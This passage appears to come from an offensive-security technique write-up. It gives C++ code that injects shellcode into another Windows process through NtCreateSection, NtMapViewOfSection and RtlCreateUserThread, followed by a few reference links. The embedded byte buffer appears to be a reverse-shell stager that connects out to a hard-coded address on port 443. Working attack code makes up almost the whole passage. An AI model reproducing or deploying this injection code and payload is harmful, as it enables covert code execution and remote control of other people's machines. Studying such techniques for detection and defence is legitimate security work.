using myRtlCreateUserThread = NTSTATUS(NTAPI*)(IN HANDLE ProcessHandle, IN
PSECURITY_DESCRIPTOR SecurityDescriptor OPTIONAL, IN BOOLEAN CreateSuspended,
IN ULONG StackZeroBits, IN OUT PULONG StackReserved, IN OUT PULONG
StackCommit, IN PVOID StartAddress, IN PVOID StartParameter OPTIONAL, OUT
PHANDLE ThreadHandle, OUT PCLIENT_ID ClientID);

int main()
{
        unsigned char buf[] =
"\xfc\x48\x83\xe4\xf0\xe8\xcc\x00\x00\x00\x41\x51\x41\x50\x52\x51\x56\x48\x31
\xd2\x65\x48\x8b\x52\x60\x48\x8b\x52\x18\x48\x8b\x52\x20\x48\x8b\x72\x50\x48\
x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41\xc1\x
c9\x0d\x41\x01\xc1\xe2\xed\x52\x41\x51\x48\x8b\x52\x20\x8b\x42\x3c\x48\x01\xd
0\x66\x81\x78\x18\x0b\x02\x0f\x85\x72\x00\x00\x00\x8b\x80\x88\x00\x00\x00\x48
\x85\xc0\x74\x67\x48\x01\xd0\x50\x8b\x48\x18\x44\x8b\x40\x20\x49\x01\xd0\xe3\
x56\x48\xff\xc9\x41\x8b\x34\x88\x48\x01\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\x
c1\xc9\x0d\x41\x01\xc1\x38\xe0\x75\xf1\x4c\x03\x4c\x24\x08\x45\x39\xd1\x75\xd
8\x58\x44\x8b\x40\x24\x49\x01\xd0\x66\x41\x8b\x0c\x48\x44\x8b\x40\x1c\x49\x01
\xd0\x41\x8b\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59\
x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48\x8b\x12\xe9\x4b\x
ff\xff\xff\x5d\x49\xbe\x77\x73\x32\x5f\x33\x32\x00\x00\x41\x56\x49\x89\xe6\x4
8\x81\xec\xa0\x01\x00\x00\x49\x89\xe5\x49\xbc\x02\x00\x01\xbb\x0a\x00\x00\x05
\x41\x54\x49\x89\xe4\x4c\x89\xf1\x41\xba\x4c\x77\x26\x07\xff\xd5\x4c\x89\xea\
x68\x01\x01\x00\x00\x59\x41\xba\x29\x80\x6b\x00\xff\xd5\x6a\x0a\x41\x5e\x50\x
50\x4d\x31\xc9\x4d\x31\xc0\x48\xff\xc0\x48\x89\xc2\x48\xff\xc0\x48\x89\xc1\x4
1\xba\xea\x0f\xdf\xe0\xff\xd5\x48\x89\xc7\x6a\x10\x41\x58\x4c\x89\xe2\x48\x89
\xf9\x41\xba\x99\xa5\x74\x61\xff\xd5\x85\xc0\x74\x0a\x49\xff\xce\x75\xe5\xe8\
x93\x00\x00\x00\x48\x83\xec\x10\x48\x89\xe2\x4d\x31\xc9\x6a\x04\x41\x58\x48\x
89\xf9\x41\xba\x02\xd9\xc8\x5f\xff\xd5\x83\xf8\x00\x7e\x55\x48\x83\xc4\x20\x5
e\x89\xf6\x6a\x40\x41\x59\x68\x00\x10\x00\x00\x41\x58\x48\x89\xf2\x48\x31\xc9
\x41\xba\x58\xa4\x53\xe5\xff\xd5\x48\x89\xc3\x49\x89\xc7\x4d\x31\xc9\x49\x89\
xf0\x48\x89\xda\x48\x89\xf9\x41\xba\x02\xd9\xc8\x5f\xff\xd5\x83\xf8\x00\x7d\x
28\x58\x41\x57\x59\x68\x00\x40\x00\x00\x41\x58\x6a\x00\x5a\x41\xba\x0b\x2f\x0
f\x30\xff\xd5\x57\x59\x41\xba\x75\x6e\x4d\x61\xff\xd5\x49\xff\xce\xe9\x3c\xff
\xff\xff\x48\x01\xc3\x48\x29\xc6\x48\x85\xf6\x75\xb4\x41\xff\xe7\x58\x6a\x00\
x59\x49\xc7\xc2\xf0\xb5\xa2\x56\xff\xd5";

        myNtCreateSection fNtCreateSection = (myNtCreateSection)
(GetProcAddress(GetModuleHandleA("ntdll"), "NtCreateSection"));
        myNtMapViewOfSection fNtMapViewOfSection = (myNtMapViewOfSection)
(GetProcAddress(GetModuleHandleA("ntdll"), "NtMapViewOfSection"));
        myRtlCreateUserThread fRtlCreateUserThread = (myRtlCreateUserThread)
(GetProcAddress(GetModuleHandleA("ntdll"), "RtlCreateUserThread"));
        SIZE_T size = 4096;
        LARGE_INTEGER sectionSize = { size };
        HANDLE sectionHandle = NULL;
        PVOID localSectionAddress = NULL, remoteSectionAddress = NULL;

        // create a memory section
        fNtCreateSection(&sectionHandle, SECTION_MAP_READ | SECTION_MAP_WRITE
| SECTION_MAP_EXECUTE, NULL, (PLARGE_INTEGER)&sectionSize,
PAGE_EXECUTE_READWRITE, SEC_COMMIT, NULL);

        // create a view of the memory section in the local process
        fNtMapViewOfSection(sectionHandle, GetCurrentProcess(),
&localSectionAddress, NULL, NULL, NULL, &size, 2, NULL, PAGE_READWRITE);

        // create a view of the memory section in the target process
        HANDLE targetHandle = OpenProcess(PROCESS_ALL_ACCESS, false, 1480);
        fNtMapViewOfSection(sectionHandle, targetHandle,
&remoteSectionAddress, NULL, NULL, NULL, &size, 2, NULL, PAGE_EXECUTE_READ);

        // copy shellcode to the local view, which will get reflected in the
target process's mapped view
        memcpy(localSectionAddress, buf, sizeof(buf));

        HANDLE targetThreadHandle = NULL;
        fRtlCreateUserThread(targetHandle, NULL, FALSE, 0, 0, 0,
remoteSectionAddress, NULL, &targetThreadHandle, NULL);

        return 0;
}
```

References

http://undocumented.ntinternals.net/index.html?page=UserMode%2FUndocumented%20Functions%2FNT%20Objects%2FSection%2FNtCreateSection.html

https://undocumented.ntinternals.net/index.html?page=UserMode%2FUndocumented%20Functions%2FExecutable%20Images%2FRtlCreateUserThread.html

https://docs.microsoft.com/en-us/windows-hardware/drivers/kernel/section-objects-and-views

https://www.forrest-orr.net/post/malicious-memory-artifacts-part-i-dll-hollowing